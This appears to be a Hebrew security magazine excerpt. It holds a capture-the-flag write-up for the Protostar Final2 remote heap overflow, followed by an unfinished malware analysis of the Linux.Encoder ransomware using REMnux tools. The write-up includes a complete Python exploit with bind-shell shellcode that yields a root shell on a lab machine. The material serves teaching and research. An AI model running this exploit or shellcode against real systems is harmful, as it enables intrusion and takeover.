בשביל להבין את הנושא לעומק נפתור את אתגר מהאתר **Exploit-exercises.com**. אתר זה מספק מספר מכונות וירטואליות להורדה עם אתגרים והסבר על האתגרים במספר רחב של נושאים בהם: privilege escalation, vulnerability analysis, exploit development, reverse engineering. יש באתר 4 מכונות להורדה (בכתובת https://exploit-exercises.com/download), כאשר כל מכונה מתמקדת בתחום אחר. המכונה שאנחנו נעבוד עליה מתמקדת ב-exploit development ללא הגנות מודרניות. זה הבסיס למכונה הבאה Fusion שזה exploit development ו-bypass anti-exploitation mechanism כמו ASLR,DEP,SSP ועוד.

אנו נתמקד באתגר האחרון של המכונה protostar - Final2. האתגר הוא Remote Heap Exploitation. האתגר שנפתור הינו: https://exploit-exercises.com/protostar/final2. באתר הם לא מפרטים יותר מידי, אבל יש את ה-Source של האתגר, וניתן לראות שאנחנו צריכים להתחבר לתוכנה מרחוק על ידי פורט 2993.

```
int get_requests(int fd)
{
  char *buf;
  char *destroylist[256];
  int dll;
  int i;

  dll = 0;
  while(1) {
      if(dll >= 255) break;

      buf = calloc(REQSZ, 1);
      if(read(fd, buf, REQSZ) != REQSZ) break;
      if(strncmp(buf, "FSRD", 4) != 0) break;

      check_path(buf + 4);

      dll++;
  }

  for(i = 0; i < dll; i++) {
                write(fd, "Process OK\n", strlen("Process OK\n"));
      free(destroylist[i]);
  }
```

ניתן לראות מהקוד כי לתוכנית יש שתי בדיקות (בפונקציה get_requests(...)) שצריך לקיים בשביל לא לצאת מהתוכנית:

- הקלט צריך להיות בדיוק 128 בתים.
- הקלט צריך להתחיל עם המחרוזת 'FSRD'.

אחרי שנעבור את שתי הבדיקות האלה נגיע לפונקציה check_path(...):

```
void check_path(char *buf)
{
  char *start;
  char *p;
  int l;

  /*
  * Work out old software bug
  */

  p = rindex(buf, '/');
  l = strlen(p);
  if(p) {
      start = strstr(buf, "ROOT");
      if(start) {
          while(*start != '/') start--;
          memmove(start, p, l);
          printf("moving from %p to %p (exploit: %s / %d)\n", p, start,
start < buf ?"yes" : "no", start - buf);
      }
  }
}
```

1. הפונקציה מחפשת את התו '/' האחרון בקלט.
2. שומרת את האורך של המחרוזת עד התו מסעיף 1.
3. מחפשת את המילה ROOT בקלט.
4. מחפשת את התו '/' הראשון לפני המילה ROOT.
5. כאשר היא מוצאת אחד כזה היא מעתיקה את המחרוזת מסעיף 1 למחרוזת (המחרוזת אחרי ה-"/" האחרון) למחרוזת מסעיף 3 (גורסת את המילה ROOT)

מה החולשה פה?

במידה ונשלח קלט שיעמוד בכל התנאים, הוא ישב לו ב-Heap ואז נשלח עוד קלט אבל לא נשלח '/' לפני המילה ROOT, זה ימשיך לחפש את התו באזור הזיכרון של ההודעה הראשונה ואז עקב סעיף 5, נצליח לשנות data מה-heap. נחשוב על זה כך: אם לא יהיה '/' לפני ה-ROOT, אבל יהיה ממש בסוף ההודעה הראשונה, המידע שייכתב עקב סעיף 5 ישנה את ה-Size & prev_size של הבלוק המכיל את ההודעה הנוכחית! ההודעה הראשונה תהיה:

```
'FSRD/ROOT/Shellcode(Padding*(128 - len(Shellcode - 11))/'
```

ההודעה השנייה תהיה:

```
FSRDROOT/[0xFFFFFFFC][0xFFFFFFFC][Function Addr in GOT - 12][Shellcode
Addr in Heap]
```

אם נחזור ל-Source נוכל לראות שיש את הפונקציה write(...) שהכתובת שלה היא: 0x0804d41C. נוריד מזה 12 בתים והגענו לכתובת: 0x0804D410. א

נחנו צריכים:

1. ליצור תקשורת למכונה שעליה האתגר, במקרה שלי 10.0.0.9 בפורט 2993.
2. ליצור Shellcode ל-Heap, להכניס אותו לקלט הראשון ולשמור את הכתובת שלו בערמה פחות 8 בתים.
3. ליצור בלוק אחר, שלא יעבור את ה-128 בתים, ושיכיל את ה-Shellcode שלנו.
4. להכין את הבלוק השני שידרוס את ה-Headers עם הערכים הרצויים לאקספלויט.
5. להריץ ולבדוק מה קרה בשרת.

שימו לב שפה אנו נפעיל את התנאי של הראשון של המיזוג, כלומר מיזוג עם הבלוק הקודם, אבל המימוש נשאר זהה.

הנה ה- POC:

```
import socket
import struct
import time



# Where our ShellCode Laies:
HeapAddr = struct.pack("I" , 0x0804e014)
# Write's GOT Addr - 0xC
WritAddr = struct.pack("I" , 0x0804d410)
# Size of Faking Chunks.
Prev_Size = struct.pack("I" , 0xfffffffc)
Size = struct.pack("I" , 0xfffffffc)

# Shellcode opens port on 4444. Shellcode from : https://exploit-
db.com/exploits/40056/
Shellcode =  "\x31\xc0\x31\xdb\x50\xb0\x66\xb3\x01\x53\x6a\x02\x89"
Shellcode += "\xe1\xcd\x80\x89\xc6\x31\xd2\x52\x66\x68\x11\x5c\x66"
Shellcode += "\x6a\x02\x89\xe1\xb0\x66\xb3\x02\x6a\x10\x51\x56\x89"
Shellcode += "\xe1\xcd\x80\xb0\x66\xb3\x04\x52\x56\x89\xe1\xcd\x80"
Shellcode += "\xb0\x66\xb3\x05\x52\x52\x56\x89\xe1\xcd\x80\x89\xc3"
Shellcode += "\x31\xc9\xb1\x03\xb0\x3f\xcd\x80\xfe\xc9\x79\xf8\xb0"
Shellcode += "\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89"
Shellcode += "\xe3\x52\x53\x89\xe1\xcd\x80"

# Connection to the Server.
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.9" , 2993))

# The payload must contian FSRD or it will exit.
MustWord  = 'FSRD'
NopLength = (125 - ((len(MustWord)) + len ("/ROOT/") + len(Shellcode)))
NopSlide  = '\x90' * (NopLength - 1) # -1 because we use '/' in the end.
FirstChunk = MustWord + "/ROOT/" + NopSlide + Shellcode + 'AAA/' #
Padding & '/'

print '[+] Sending First Chunk'
s.send(FirstChunk)
time.sleep(2)
```

```
print '[+] Generating The Malicious Chunk'
# The Malicious Chunk, MustWord + ROOT/ so it wont exit, Fake Addrs * 2
+ Address. + Padding to complete to 128
MalChunk = MustWord + 'ROOT/' +Prev_Size + Size + WritAddr + HeapAddr +
'D' * 128
MalChunk = MalChunk[:128] # Length must be 128.

print '[+] Sending Malicious Chunk'
s.send(MalChunk)
time.sleep(2)

print '[-] Closing connection...'
s.close()

# Connecting to the server as ROOT.
Shell = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
Shell.connect(("10.0.0.9", 4444))
Shell.send("whoami\n")
data =  Shell.recv(999)

if data == "root\n":
    print "[+] OWNED !"
else:
    print "[-] FAILED !"

while True:
    cmd = raw_input("# ")
    Shell.send(cmd+'\n')
    print Shell.recv(999)
```

והתוצאה:

```
[+] Sending first Chunk.
[+] Sending malicious Chunk
[!] Closing connection to let free kick in
[?] Validing exploitation
[!!] Exploitation finished, You own the machine.
# ls
bin
boot
dev
etc
home
initrd.img
lib
live
lost+found
media
mnt
opt
proc
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
# whoami
root
#
```

הרשאות ROOT מלאות.

דברי סיכום

אומנם ברוב המערכות כבר לא משתמשים במימוש של Doug lea וגם אם כבר כנראה בגרסה המעודכנת שלו, אבל זו עדיין חולשה מאוד מעניינת וכדאי להכיר אותה. אני רוצה להאמין שלמדנו מהמאמר הזה איך לחקור קטע או פונקציונליות כלשהי ואיך להגיע ממחקר דרך חשיבה עד ל-Proof on concept.

"I hope I managed to prove that exploiting buffer overflows should be an art" (Solar Designer)

על המחבר:

שי ד. בן 20 אוהב ללמוד כל תחום טכנולוגי שהוא, בעיקר Exploitation development ו-Reverse Engineering. אשמח לעזור בכל שאלה או התייעצות ב: 0xOfficialSnd@gmail.com

היה לי חשוב לתרום למגזין שתרם לי רבות בפן הטכנולוגי ונותן לי ציפייה לסוף החודש, תודה כמובן לאפיק וניר על העבודה ותודה לרועי י, על העזרה והלמידה המשותפת.

מקורות להרחבה:

- על GOT : http://bottomupcs.sourceforge.net/csbu/x3824.htm
- Dlmalloc implementation: https://github.com/ennorehling/dlmalloc/blob/master/malloc.c
- The shellcoder's handbook 2nd edition Chapter 5 Introduction to heap overflows
- once upon a free http://phrack.org/issues/57/9.html

Investigating Linux Ransomware

מאת חן ארליך

הקדמה

בעולם המחשבים בכלל ובעולם אבטחת המידע בפרט, כולם מורגלים לשמוע "ב-Linux/Unix זה לא היה קורה". ישנה נטייה לחשוב כי הפצות של מערכות ההפעלה הנ"ל מוגנות מפוגענים, מעצם היותן כאלו.

[התמונה נלקחה מהאתר הרשמי של Fedora]

אמירה זו אינה נכונה כמובן ובשנים האחרונות חלה עליה במספר הפוגענים מכווני הפצות Linux, כמו גם במספר תוכנות הכופר (Ransomwares). במאמר זה אציג כלים, דרכי חקירה אפשריות ודוגמא של חקירת ה-Ransomware הראשון שזוהה בסביבת Linux, ה-Linux.Encoder (+ אנקדוטה לסיום ☺). נקווה שבסופו של המאמר יתבהר לכולם, **שגם ב-Linux זה קורה**.

Linux

Linux היא משפחה של מערכות הפעלה המבוססות על ליבת לינוקס (אשר עצמה מבוססת Unix).

הפיתוח הראשוני החל בשנות ה-80 ולאחר שקוד המקור שותף בעולם ונהפך ל-"קוד פתוח", נוצרו אין ספור הפצות לינוקס לצרכים שונים. בין ההפצות הבולטות ניתן למנות את Kali Linux, CentOS, Debian, Red Hat כאשר ההפצה המפורסמת ובעלת המוניטין הגבוה ביותר עבור משתמשים הינה Ubuntu (אם נשים את אנדרואיד בצד). למרות ש-Linux זו מערכת הפעלה ידועה לעולם אבטחת המידע, אפרט עליה לטובת אלו שפחות מכירים אותה.

מערכת קבצים

לינוקס תומכת במערכות קבצים שונות ומרובות, אך המערכות הנפוצות ביותר כוללות את משפחת ext* ועבור מערכות רשתיות את NFS (Network File System) ו-CIFS.

מערכת הקבצים שנהפכה לברירת המחדל בהפצות רבות הינה **Ext4**, היא שוחררה ב-2008 ומהווה את **הדור המתקדם ביותר** של מערכות הקבצים מסוג ext (extended file system).

הגישה הרווחת עבור Unix/Linux היא "***כל דבר הוא קובץ ואם הוא לא קובץ, אז הוא תהליך***", אך גישה זו היא ***לא לגמרי נכונה***. למרות שבאמת רוב הקבצים במערכת ההפעלה הם באמת "רק" קבצים, יש כמה סוגי קבצים ייחודיים:

- Directories - קבצים המכילים רשימה של קבצים.
- Special files - מכילים מידע המשמש עבור פעולות I/O. רוב הקבצים ה"מיוחדים" נמצאים תחת /dev (נתיב אשר נרחיב עליו אח"כ).
- Links - קישורים לקבצים. קיים לצורך נוחות.
- Unix Domain Socket - סוג קובץ מיוחד המספק יכולות תקשורת מתקדמת בין תהליכים.
- Named pipes - סוג קובץ הדומה ל-Sockets. מאפשר תקשורת מוגדרת בין 2 תהליכים (להעביר Output, לקבל Input ועוד).

About Partitioning


ישנם 2 סוגי מחיצות עיקריים:

- Data partition - מכיל מידע מערכת רגיל. כולל בתוכו את ה-Root Partition (/), המכיל את כל המידע ההכרחי לריצת מערכת.
- Swap partition - מקביל ל-Page File ה-Windows ומשמש כהרחבה לזיכרון הפיזי.

פקודה המשמשת עבודה מול Partitions בהפצות רבות היא- **fdisk**. ניתן לראות את מספר המחיצות הקיים במערכת בעזרת השימוש בפרמטר **-l** בצורה הבאה:

```
root@remnux:/usr/bin# fdisk -l

Disk /dev/sda: 42.9 GB, 42949672960 bytes
255 heads, 63 sectors/track, 5221 cylinders, total 83886080 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x0009748a

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048    50331647    25164800   83  Linux
/dev/sda2         50333694    52426751     1046529    5  Extended
/dev/sda5         50333696    52426751     1046528   82  Linux swap / Solaris
```

עבור Data Partitions, ישנה חלוקה פנימית מוכרת של מחיצות, המקיימת את המבנה הבא:



[שכיח Partition Scheme]

נפרט מעט עבור מחיצות מרכזיות:

Library Name	Description
/	ספרית הבסיס.
/bin	מכילה קבצי התקנה של תוכניות במערכת.
/etc	קבצי הקונפיגורציה של מערכת ההפעלה שמורים פה. המידע הנמצא פה שקול למידע הנמצא ב-Control Panel ב-Windows.
/home	תיקיות ה-home והמידע הרלוונטי למשתמשים במערכת
/tmp	מידע זמני לשימוש מערכת ההפעלה.
/boot	הפצות מסוימות שומרות כאן את קבצי ה-image של ה-kernel וקבצים נוספים הדרושים לאתחול מערכת ההפעלה.
/var	מכילה נתונים משתנים כאשר מ"ה רצה. מכילה בין היתר גם קבצי log, קבצי tmp ועוד.
/dev	מכילה Special Device Files, המהווים קישור לדרייברים במערכת.

לכל מחיצה ב-Data Partition יש למעשה מערכת קבצים משלה, שניתנת לבחירה ע"י מנהל המערכת. עבור כל קובץ קיים במערכת הקבצים, קיים מבנה מיוחד בשם **Inode**.

מה זה Inode?

Inode הינו מבנה נתונים אשר מכיל עבור כל קובץ את ההגדרות והמאפיינים הבאים:

- Owner ו-Group Owner של הקובץ.
- גודל הקובץ (ב-Bytes).
- סוג הקובץ (רגיל, תיקייה ועוד).
- הרשאות.
- תאריך וזמן יצירה.
- תאריך וזמן קריאה ושינוי המידע בקובץ.
- תאריך וזמן שינוי מידע ב-Inode.
- מספר Links לקובץ.
- גודל הקובץ.
- מיקום המידע שהקובץ מכיל ב-Hark Disk.

אתם בטח שואלים (או שזה רק אני?), כל כך הרבה מידע, אבל איפה שם הקובץ נשמר? שם הקובץ נשמר ב-Data Structure של התיקייה בה הוא נמצא וע"י השוואה של שם הקובץ ומס' ה-Inode, המערכת יודעת לייצר מבנה דמוי עץ, המתאר את מערכת הקבצים בצורה הבהירה ביותר למשתמש.

ניתן לראות את מספר ה-Inode עבור קבצים בתיקייה בעזרת השימוש בפקודה "ls -i":

```
root@Blizzard:/# ls -i
 23995 a.c    261633 etc          392599 lib64        784900 mnt      7453 run            1 sys    23974 vmlinuz
392449 bin    654081 home         654082 live-build       15 opt    784928 sbin      785152 tmp
130817 boot       14 initrd.img       11 lost+found        1 proc   785148 selinux   785153 usr
     3 dev    130822 lib          784897 media        784902 root   785149 srv       440474 var
```


ELF (Executable and Linkable Format)

הקובץ אותו נחקור הוא מסוג ELF ועל כן נציג הסבר קצר אודות מבנה הקובץ. **קובץ ה- ELF** מייצג Executables, Shared Libraries, Object code ו-Core Dumps.

ELF נחשב למבנה קובץ מאוד גמיש וניתן להרחבה, שאינו תלוי מעבד או ארכיטקטורה. בעקבות זאת נעשה בו שימוש נרחב במגוון מערכות הפעלה ופלטפורמות מחשוב, עד כדי הפיכתו ב-1999 לסטנדרט עבור מערכות Unix Like בכלל (ו-Linux בפרט).

כל ELF בנוי מ-**ELF Header** שמכיל מידע כללי על הקובץ (סוג, לאיזה ארכיטקטורה הוא שייך, גירסא, Entry Point ועוד) ולאחריו ה-**File Data** שיכול להכיל:

- Program Header Table - טבלה המכילה 0 או יותר סגמנטים המתארים לקובץ כיצד ליצור את התהליך בזיכרון.
- Sections Header Table - טבלה המכילה מידע על ה-Section-ים בקובץ (.text , .data , .rodata , .bss ועוד).
- Data - מוצבע ע"י entries מאחת הטבלאות שלעיל.




ה-Segments - מכילים מידע שהכרחי עבור ריצת קובץ.

ה-Sections - מכילים מידע חשוב עבור תהליך ה-Linking וה-Relocation.

שני אלה משמשים את ה-ELF עבור 2 סוגי Views:

1. **Segments** - עבור **ריצה** (Execution View).
2. **Sections** - עבור **סידור הוראות ומידע** (Linking View).



הפוגען - Linux.Encoder.1

דרך ההדבקה הנפוצה שלו היא דרך מימוש חולשה ב-Magneto - פלטפורמת מסחר אלקטרוני במודל Open Source, מבוססת PHP. החולשה נמצאה במקור ע"י נתנאל רובין ואף הוצגה בגיליון 62.

הפוגען הינו פוגען קל יחסית לניתוח, אך חקירתו מאפשרת לנו להציג את מערכת ההפעלה, סוג קובץ ההרצה ELF ודרכים לחקירה בסביבה זו.

לצורך ניתוח הפוגען נעשה שימוש במערכת ההפעלה REMnux - A Linux Toolkit For Malware Analysis.

לאחר הדבקה מורד קובץ לעמדה, ביחד עם קובץ המכיל RSA Public Key. נריץ את פקודת **File**:

```
root@remnux:/home/remnux/Desktop/Mals# file Linux_Encoder.bin
Linux_Encoder.bin: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
root@remnux:/home/remnux/Desktop/Mals#
```

פקודת file

נלמד מהפלט כי:

- הקובץ הוא מסוג **Elf 32 bit.**
- הקובץ הוא **Executable.**
- גרסת הקובץ היא **1.**
- הקובץ הוא **Statically linked** - משמע הוא **יכול לרוץ בכל עמדה**, **ללא Dependencies** כלל.

נמשיך לבדיקה עם הכלי **Rabin2** - כלי מבית radare להוצאת מידע מקבצים בינאריים:

```
remnux@remnux:~/Desktop$ rabin2 -I Linux_Encoder.bin
file     /home/remnux/Desktop/Linux_Encoder.bin
type     EXEC (Executable file)
pic      false
has_va   true
root     elf
class    ELF32
lang     c
arch     x86
bits     32
machine  Intel 80386
os       linux
subsys   linux
endian   little
strip    false
static   true
linenum  true
lsyms    true
relocs   true
rpath    NONE
```

רגע, רגע... הקוד נכתב ב-C? מישהו אמר Gcc[1]? נבדוק האם הקובץ באמת קומפל ב-Gcc בעזרת מספר שיטות:

בזמן קימפול, Gcc כותב section בשם comment. המכיל את גירסת ה-Gcc , כמו גם את גירסת מערכת ההפעלה. אם הקובץ אכן קומפל ב-Gcc, בבדיקה של section זה נוודא זאת.

שיטה 1:

בשיטה זו נריץ את הכלי **strings** (כשמו כן הוא: מחפש strings בקובץ) ונעשה grep על ה-string "gcc":

```
root@remnux:/home/remnux/Desktop# strings  -a Linux_Encoder.bin  I grep
-i gcc
Gcc: (GNU) 4.4.7 20120313  (Red Hat 4.4.7-16)
```

- **-a :** all parameters
- **-i** : התעלם מ-Case Sensitive

בינגו! ☺

שיטה 2:

בשיטה זו נשתמש ב-**readelf** (בו נראה שימוש גם מאוחר יותר).

```
root@remnux:/home/remnux/Desktop# readelf -p .comment Linux_Encoder.bin

String dump of section '.comment':
  [     0]  GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-16)
```

- **-p** : Dump תוכן section כ-string.

[1] Gcc - קומפיילר מבית GNU שנוצר במקור ל-Compiling של קבצי C והתפתח עם השנים כקומפיילר לשפות נוספות.

שיטה 3:

בשיטה זו נשתמש ב-**objdump** - כלי המשמש להוצאת מידע מקבצי אובייקט. כיוון ש-ELF מייצגי גם object files, ניתן להשתמש בכלי כדי לפרסר ממנו מידע. נחפש גם פה בעבור ה-section שמעניין אותנו:

```
root@remnux:/home/remnux/Desktop# objdump -s --section .comment Linux_Encoder.bi
n

Linux_Encoder.bin:     file format elf32-i386

Contents of section .comment:
 0000 4743433a 2028474e 55292034 2e342e37  GCC: (GNU) 4.4.7
 0010 20323031 32303331 33202852 65642048   20120313 (Red H
 0020 61742034 2e342e37 2d313629 00        at 4.4.7-16).
```

-s --section : הצגת מידע של section ספציפי.

בכל אחת משיטות הללו מצאנו את אותו איזכור בעבור Gcc שמתאר כי:

- גירסת ה-gcc הינה 4.4.7.
- גירסת המחשב בו הקובץ קומפל הינה Red Hat 4.4.7-16.

נסכם את מה אנחנו יודעים עד כה:

- הקובץ הוא מסוג **Elf 32 bit.**
- הקובץ הוא **Executable.**
- גרסת הקובץ היא **1.**
- הקובץ הוא **Statically linked** - משמע הוא **יכול לרוץ בכל עמדה**, **ללא Dependencies** כלל.
- הקובץ נכתב בשפת **C.**
- הקובץ קומפל בעזרת **Gcc גירסא 4.4.7.**
- גירסת המחשב בו הקובץ קומפל הינה **Red Hat 4.4.7-16.**

נמשיך בחקירה ונפתח את הקובץ ב-**Viper**:

```
viper > open -f /home/remnux/Desktop/Mals/Linux_Encoder.bin
[*] Session opened on /home/remnux/Desktop/Mals/Linux_Encoder.bin
```

פתיחת הקובץ ב-Viper:

Viper - כלי לחקירת קבצים, הכולל בתוכו יכולות חקירת קבצי תמונה, ELF, Office, Apk, PDF ועוד רבים אחרים. לכלי יש API ו- Web Interface מובנים שמאפשרים עבודה נוחה גם מרחוק. לקריאה נוספת:

http://viper-framework.readthedocs.io/en/latest

נוציא Symbols[2]:

```
Viper linux_Encoder.bin > elf -symbols
```

[הפקודה המשמשת להוצאת ה-Symbols]

```
1209 | 0x804a3e0 | 0x8f   | FUNC    | mbedtls_aes_crypt_ecb
1210 | 0x8052120 | 0x1c   | FUNC    | mbedtls_sha1_free
1211 | 0x804a470 | 0x8f   | FUNC    | mbedtls_aes_crypt_ctr
1212 | 0x80562f0 | 0x4f   | FUNC    | mbedtls_asn1_get_mpi
1213 | 0x80571c0 | 0x8e   | FUNC    | mbedtls_mpi_set_bit
1214 | 0x8069160 | 0x252  | FUNC    | mbedtls_base64_decode
```

[פונקציות שונות מהמקור]

```
689  | 0x0       | 0x0    | FILE    | memrchr.c
690  | 0x0       | 0x0    | FILE    | stpcpy.c
691  | 0x0       | 0x0    | FILE    | stpncpy.c
692  | 0x0       | 0x0    | FILE    | strnlen.c
```

[שימוש ב-C]

מה נוכל לגזור מהפלט?

- אישוש כי הקוד נכתב בשפת **C**.
- יש **שימוש בהצפנה** עם מפתחות **AES**.
- יש שימוש בספריית **mbeftls**.
- יש אופציות לביצוע **encrypt**.

נמשיך ונוציא Segments ו-Sections:

```
viper Linux_Encoder.bin > elf --sections
[*] ELF Sections:
+-----------+-----------+---------+--------------+-------+
| Name      | Addr      | Size    | Type         | Flags |
+-----------+-----------+---------+--------------+-------+
|           | 0x0       | 0x0     | SHT_NULL     |       |
| .init     | 0x8048094 | 0x11    | SHT_PROGBITS | AX    |
| .text     | 0x80480b0 | 0x2f6ec | SHT_PROGBITS | AX    |
| .fini     | 0x807779c | 0xc     | SHT_PROGBITS | AX    |
| .rodata   | 0x80777c0 | 0x9a7b  | SHT_PROGBITS | A     |
| .eh_frame | 0x808123c | 0xb8    | SHT_PROGBITS | A     |
| .ctors    | 0x80822f4 | 0x8     | SHT_PROGBITS | WA    |
| .dtors    | 0x80822fc | 0x8     | SHT_PROGBITS | WA    |
| .jcr      | 0x8082304 | 0x4     | SHT_PROGBITS | WA    |
| .data     | 0x8082308 | 0xb8    | SHT_PROGBITS | WA    |
| .bss      | 0x80823c0 | 0x3188  | SHT_NOBITS   | WA    |
| .comment  | 0x0       | 0x2d    | SHT_PROGBITS | MS    |
| .shstrtab | 0x0       | 0x66    | SHT_STRTAB   |       |
| .symtab   | 0x0       | 0x54e0  | SHT_SYMTAB   |       |
| .strtab   | 0x0       | 0x532a  | SHT_STRTAB   |       |
+-----------+-----------+---------+--------------+-------+
viper Linux_Encoder.bin >
```

[הצגת ה- sections של הקובץ]

[2] Symbols - נועדו לאפשר המרה של מידע בקוד כך שיהיה ניתן לקריאה בעת Debugging.

```
viper Linux_Encoder.bin > elf --segments
[*] ELF Segments:
+---------------+-----------+----------+---------+-------+
| Type          | VirtAddr  | FileSize | MemSize | Flags |
+---------------+-----------+----------+---------+-------+
| PT_LOAD       | 134512640 | 0x392f4  | 0x392f4 | R E   |
| PT_LOAD       | 134750964 | 0xcc     | 0x3254  | RW    |
| PT_GNU_STACK  | 0         | 0x0      | 0x0     | RW    |
+---------------+-----------+----------+---------+-------+
```

[הצגת ה-segment של הקובץ]

מהם נלמד אודות תהליך ה-Loading של התוכנית לזיכרון, שמסייע להבנת מבנה התוכנית וב-Debugging עתידי. בנוסף נוכל להשתמש גם ב-**readelf** לקבלת תוצאות דומות:

```
root@remnux:/home/remnux/Desktop# readelf  -a Linux_Encoder.bin
```

- **-a** : הצג את כל המידע שהכלי יכול להציג

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80480b0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          234580 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         15
  Section header string table index: 12

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        08048094 000094 000011 00  AX  0   0  1
  [ 2] .text             PROGBITS        080480b0 0000b0 02f6ec 00  AX  0   0 16
  [ 3] .fini             PROGBITS        0807779c 02f79c 00000c 00  AX  0   0  1
  [ 4] .rodata           PROGBITS        080777c0 02f7c0 009a7b 00   A  0   0 32
  [ 5] .eh_frame         PROGBITS        0808123c 03923c 0000b8 00   A  0   0  4
  [ 6] .ctors            PROGBITS        080822f4 0392f4 000008 00  WA  0   0  4
  [ 7] .dtors            PROGBITS        080822fc 0392fc 000008 00  WA  0   0  4
  [ 8] .jcr              PROGBITS        08082304 039304 000004 00  WA  0   0  4
  [ 9] .data             PROGBITS        08082308 039308 0000b8 00  WA  0   0  4
  [10] .bss              NOBITS          080823c0 0393c0 003188 00  WA  0   0 32
  [11] .comment          PROGBITS        00000000 0393c0 00002d 01  MS  0   0  1
  [12] .shstrtab         STRTAB          00000000 0393ed 000066 00      0   0  1
  [13] .symtab           SYMTAB          00000000 0396ac 0054e0 10     14 708  4
  [14] .strtab           STRTAB          00000000 03eb8c 00532a 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no section groups in this file.

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x08048000 0x08048000 0x392f4 0x392f4 R E 0x1000
  LOAD           0x0392f4 0x080822f4 0x080822f4 0x000cc 0x03254 RW  0x1000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata .eh_frame
```

לכל אינדיקציות אלו נקבל אישוש מאוחר יותר בניתוח סטאטי עם IDA.

ישנם כלים רבים נוספים ב-REMnux לחקירת קבצים חשודים אך כיוון שהקובץ אינו מורכב מדי (השלב המורכב היה במימוש ה-Exploit), לא נדרשה עוד עבודה איתו.

IDA

IDA Pro - כלי מבית Hex-Rays לעבודת Reversing לקוד. IDA משמשת Disassembler ו-Debugger ובעלת קהילה גדולה הממשיכה לפתח Plug-ins כל הזמן.

עם פתיחת הקובץ נוכל לראות כי ישנן קריאות לפונקציות time ו-srand. פונקציות אלו משמשות כ-Initialization Vector של הפוגען בשלב ההצפנה ומהוות חולשה שתנוצל בהמשך לצורך פתיחת ההצפנה.

לאחר מכן ניתן לראות כי מתבצע Strcmp למחרוזת "encrypt" ומכאן להסיק כי זהו ארגומנט נדרש לריצת התוכנה.

```
public main
main proc near

var_418= byte ptr -418h
argc= dword ptr  0Ch
argv= dword ptr  10h
envp= dword ptr  14h

lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
